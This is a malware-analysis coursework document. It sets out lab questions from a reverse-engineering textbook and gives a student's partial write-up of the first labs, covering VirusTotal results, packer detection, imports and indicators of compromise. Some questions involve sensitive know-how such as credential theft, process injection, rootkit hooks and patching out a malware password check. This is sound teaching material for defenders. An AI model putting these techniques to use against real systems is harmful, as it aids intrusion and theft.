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	ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.		
	iii. When was this program compiled?		
	iv. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?		
	v. What host- or network-based indicators could be used to identify this malware on infected machines?		
	vi. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?		
	e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.		
	i. What are this malware's imports and strings?		
	ii. What are the malware's host-based indicators?		
	iii. Are there any useful network-based signatures for this malware? If so, what are they?		
	f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.		
	i. How can you get this malware to install itself?		
	ii. How would you get this malware to run after installation?		
	iii. How can you find the process under which this malware is running?		
	iv. Which filters could you set in order to use procmon to glean information?		
	v. What are the malware's host-based indicators?		
	vi. Are there any useful network-based signatures for this malware?		
	g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment		
	i. What do you notice when monitoring this malware with Process Explorer?		
	ii. Can you identify any live memory modifications?		
	iii. What are the malware's host-based indicators?		
	iv. What is the purpose of this program?		
	h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.		
	i. What happens when you run this file?		
	ii. What is causing the roadblock in dynamic analysis?		
	iii. Are there other ways to run this program?		

2.	**a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.**		
	i. What is the address of DllMain?		
	ii. Use the Imports window to browse to gethostbyname. Where is the import located?		
	iii. How many functions call gethostbyname?		
	iv. Focusing on the call to gethostbynamelocated at 0x10001757, can you fig ure out which DNS request will be made?		
	v. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?		
	vi. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?		
	vii. Use the Strings window to locate the string \cmd.exe /cin the disassembly. Where is it located?		
	viii. What is happening in the area of code that references \cmd.exe/c?		
	ix. In the same area, at 0x100101C8, it looks like word_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)		
	x. A few hundred lines into the subroutine at 0x1000FF58, a series of com parisons use memcmpto compare strings. What happens if the string compar ison to robotworkis successful (when memcmpreturns 0)?		
	xi. What does the export PSLISTdo?		
	xii. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?		
	xiii. How many Windows API functions does DllMaincall directly? How many at a depth of 2?		
	xiv. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?		
	xv. At 0x10001701 is a call to socket. What are the three parameters?		

	xvi. Using the MSDN page for socketand the named symbolic constants func tionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?		
	xvii. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?		
	xviii. Jump your cursor to 0x1001D988. What do you find?		
	xix. If you have the IDA Python plug-in installed (included with the com- mercial version of IDA Pro), run *Lab05-01.py*, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?		
	xx. With the cursor in the same location, how do you turn this data into a single ASCII string?		
	xxi. Open the script with a text editor. How does it work?		
	b. analyze the malware found in the file Lab06-01.exe.		
	i. What is the major code construct found in the only subroutine called by main?		
	ii. What is the subroutine located at 0x40105F?		
	iii. What is the purpose of this program?		
	c. Analyze the malware found in the file Lab06-02.exe.		
	i. What operation does the first subroutine called by mainperform?		
	ii. What is the subroutine located at 0x40117F?		
	iii. What does the second subroutine called by maindo?		
	iv. What type of code construct is used in this subroutine?		
	v. Are there any network-based indicators for this program?		
	vi. What is the purpose of this malware?		
	d. analyze the malware found in the file Lab06-03.exe.		
	i. Compare the calls in main to Lab 6-2's main method. What is the new function called from main?		
	ii. What parameters does this new function take?		
	iii. What major code construct does this function contain?		
	iv. What can this function do?		
	v. Are there any host-based indicators for this malware?		
	vi. What is the purpose of this malware?		
	e. analyze the malware found in the file Lab06-04.exe.		
	i. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?		

	ii. What new code construct has been added to main?		
	iii. What is the difference between this lab's parse HTML function and those of the previous labs?		
	iv. How long will this program run? (Assume that it is connected to the Internet.)		
	v. Are there any new network-based indicators for this malware?		
	vi. What is the purpose of this malware?		
3.	**a. Analyze the malware found in the file Lab07-01.exe.**		
	i. How does this program ensure that it continues running (achieves per sistence) when the computer is restarted?		
	ii. Why does this program use a mutex?		
	iii. What is a good host-based signature to use for detecting this program?		
	iv. What is a good network-based signature for detecting this malware?		
	v. What is the purpose of this program?		
	vi. When will this program finish executing?		
	b. Analyze the malware found in the file Lab07-02.exe.		
	i. How does this program achieve persistence?		
	ii. What is the purpose of this program?		
	iii. When will this program finish executing?		
	c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)		
	i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?		
	ii. What are two good host-based signatures for this malware?		
	iii. What is the purpose of this program?		
	iv. How could you remove this malware once it is installed?		
	d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.		
	i. How can you get this malware to install itself?		

	ii. What are the command-line options for this program? What is the pass word requirement?		
	iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?		
	iv. What are the host-based indicators of thismalware?		
	v. What are the different actions this malware can be instructed to take via the network?		
	vi. Are there any useful network-based signatures for this malware?		
	e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.		
	i. What strings do you see statically in the binary?		
	ii. What happens when you run this binary?		
	iii. How can you get this sample to run its malicious payload?		
	iv. What is happening at 0x00401133?		
	v. What arguments are being passed to subroutine 0x00401089?		
	vi. What domain name does this malware use?		
	vii. What encoding routine is being used to obfuscate the domain name?		
	viii. What is the significance of the CreateProcessAcall at 0x0040106E?		
	f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg		
	i. What DLLs are imported by *Lab09-03.exe*?		
	ii. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iii. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iv. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?		
	v. When *Lab09-03.exe* calls WriteFile, what is the filename it writes to?		
	vi. When *Lab09-03.exe* creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?		
	vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:		

	DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?		
	viii. How can you load *DLL2.dll* into IDA Pro so that it matches the load address used by OllyDbg?		
4	**a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was origi- nally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys.**		
	i. Does this program make any direct changes to the registry? (Use procmon to check.)		
	ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?		
	iii. What does this program do?		
	b. The file for this lab is Lab10-02.exe.		
	i. Does this program create any files? If so, what are they?		
	ii. Does this program have a kernel component?		
	iii. What does this program do?		
	c. This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-03.exe, and the driver is Lab10-03.sys.		
	i. What does this program do?		
	ii. Once this program is running, how do you stop it?		
	iii. What does the kernel component do?		
5	**a. Analyze the malware found in Lab11-01.exe**		
	i. What does the malware drop to disk?		
	ii. How does the malware achieve persistence?		
	iii. How does the malware steal user credentials?		
	iv. What does the malware do with stolen credentials?		
	v. How can you use this malware to get user credentials from your test environment?		
	b. Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.		
	i. What are the exports for this DLL malware?		
	ii. What happens after you attempt to install this malware using		

	iii. *rundll32.exe*?		
	iv. Where must *Lab11-02.ini* reside in order for the malware to install properly?		
	v. How is this malware installed for persistence?		
	vi. What user-space rootkit technique does this malware employ?		
	vii. What does the hooking code do?		
	viii. Which process(es) does this malware attack and why?		
	ix. What is the significance of the *.ini* file?		
	c. Analyze the malware found in *Lab11-03.exe* and *Lab11-03.dll*. Make sure that both files are in the same directory during analysis		
	i. What interesting analysis leads can you discover using basic static analysis?		
	ii. What happens when you run this malware?		
	iii. How does *Lab11-03.exe* persistently install *Lab11-03.dll*?		
	iv. Which Windows system file does the malware infect?		
	v. What does *Lab11-03.dll* do?		
	vi. Where does the malware store the data it collects?		
6	**a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis**		
	i. What happens when you run the malware executable?		
	ii. What process is being injected?		
	iii. How can you make the malware stop the pop-ups?		
	iv. How does this malware operate?		
	b. Analyze the malware found in the file *Lab12-02.exe*.		
	i. What is the purpose of this program?		
	ii. How does the launcher program hide execution?		
	iii. Where is the malicious payload stored?		
	iv. How is the malicious payload protected?		
	v. How are strings protected?		
	c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*.		
	i. What is the purpose of this malicious payload?		
	ii. How does the malicious payload inject itself?		
	iii. What filesystem residue does this program create?		
	d. Analyze the malware found in the file *Lab12-04.exe*.		
	i. What does the code at 0x401000 accomplish?		
	ii. Which process has code injected?		
	iii. What DLL is loaded using LoadLibraryA?		

	iv. What is the fourth argument passed to the CreateRemoteThread call?		
	v. What malware is dropped by the main executable?		
7	**a. Analyze the malware found in the file *Lab13-01.exe*.**		
	i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		
	ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?		
	iii. What is the key used for encoding and what content does it encode?		
	iv. Usethestatic toolsFindCrypt2, Krypto ANALyzer(KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?		
	v. What type of encoding is used for a portion of the network traffic sent by the malware?		
	vi. Where is the Base64 function in the disassembly?		
	vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?		
	viii. In this malware, would you ever see the padding characters (=or ==) in the Base64-encoded data?		
	ix. What does this malware do?		
	b. Analyze the malware found in the file *Lab13-02.exe*.		
	i. Using dynamic analysis, determine what this malware creates.		
	ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?		
	iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?		
	iv. Where is the encoding function in the disassembly?		
	v. Trace from the encoding function to the source of the encoded content. What is the content?		
	vi. Can you find the algorithm used for encoding? If not, how can you decode the content?		
	vii. Using instrumentation, can you recover the original source of one of the encoded files?		
	c. Analyze the malware found in the file *Lab13-03.exe*.		
	i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		

	ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?		
	iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings com- pare with the XOR findings?		
	iv. Which two encoding techniques are used in thismalware?		
	v. For each encoding technique, what is the key?		
	vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?		
	vii. What does this malware do?		
	viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?		
8	**a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.**		
	i. Which networking libraries does the malware use, and what are their advantages?		
	ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?		
	iii. Why might the information embedded in the networking beacon be of interest to the attacker?		
	iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?		
	v. What is the overall purpose of this malware?		
	vi. What elements of the malware's communication may be effectively detected using a network signature?		
	vii. What mistakes might analysts make in trying to develop a signature for this malware?		
	viii. What set of signatures would detect this malware (and future variants)?		
	b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.		
	i. What are the advantages or disadvantages of coding malware to use direct IP addresses?		
	ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?		
	iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?		
	iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?		

Practical No. 1

a- This lab uses the files Lab01–01.exe and Lab01–01.dll.

i- To begin with, we have **Lab01–01.exe** and **Lab01–01.dll**. At first glance, we can might assume these associated. As **.dll**s can't be run on their own, potentially **Lab01–01.exe** is used to run **Lab01–01.dll**. We can upload these to http://www.VirusTotal.com to gain a useful amount of initial information (Figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01–01.exe** and **Lab01–01.dll**.

Although the book states that these files are initially unlikely to appear within VirusTotal, they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01–01.exe**, whereas 36/71 identify **Lab01–01.dll** as malicious.

ii-We can use VirusTotal to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010–12–19 16:16:19*) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as PE Explorer (Figure 2.1).




Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible `strings` or information, or including certain functions such as `LoadLibrary` or `GetProcAddress` — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.





Figure 3.1 — PEiD of **Lab01–01.exe**

PEiD can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01–01.exe** and **Lab01–01.dll** (figure 3.1), whereas a packed file would be packed with something like *UPX*.

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools (VirusTotal, PEiD, and PE Explorer) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.

Lab01–01.exe imports functions from `KERNEL32.dll` and `MSVCRT.dll`, with **Lab01–01.dll** also importing functions from `KERNEL32.dll`, `MSVCRT.dll`, and `WS2_32.dll` (figure 4.1)






Figure 4.1— Import Tables from **Lab01–01.exe** and **Lab01–01.dll**.

- `KERNEL32.dll` is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01–01.exe** are are `FindFirstFileA` and `FindNextFileA` , which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01–01.dll** most notably uses `Sleep` and `CreateProcessA`.
- `WS2_32.dll` provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- `MSVCRT.dll` imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with **Lab01–01.exe** and **Lab01–01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01–01.exe** in PE Explorer shows us a set of `strings` around `kerne132.dll` which is supposed to be disguised as the common `kernel32.dll` — note 1 rather than l (figure 5.1).




Figure 5.1— Disassembly of **Lab01–01.exe** and **Lab01–01.dll** using PE Explorer

vi- Further investigating the `strings`, however for **Lab01–01.dll**, it is apparent that there is an IP address of `127.26.152.13` , which would act as a network based indicator of malicious activity (figure 5.1).

vii-Bringing all the pieces together, there can be an assumption made that **Lab01–01.exe**, and by extension **Lab01–01.dll**, is malware which creates a backdoor. VirusTotal provided indication that the files were malicious, and utilising this or PE Explorer it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by PEiD), small programs, with no exports, however specific imports which indicate that **Lab01–01.exe** might search through directories and create/manipulate files such as the disguised `kernel32.dll`, as well possibly searching for executables on the target system, as suggested by the `string exec` within **Lab01–01.dll**. In addition, there are network based imports, an IP address, as well as the functions imported from `kernel32.dll`, `CreateProcess` and `sleep`, which are commonly used in backdoors.

b- Analyse Lab01–02.exe.

i-As with the previous lab, uploading **Lab01–02.exe** in VirusTotal.com shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01–02.exe.**

ii-We can identify whether the file is packed, either through VirusTotal.com or PEiD. A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, PEiD declared there was *Nothing found* *, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by *UPX* (figure 2.1).




Figure 2.1 — PEiD Deep scan

- ***Normal*** *scan is at the Entry Point of the PE File for documented signatures.*
- ***Deep*** *scan is the containing section of the Entry Point*

- ***Hardcore*** *scan is a complete scan of the entire file for signatures.*

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (*EP Section*) — these are `UPX0`, `UPX1` and `UPX2`, section names for UPX packed files. `UPX0` has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.

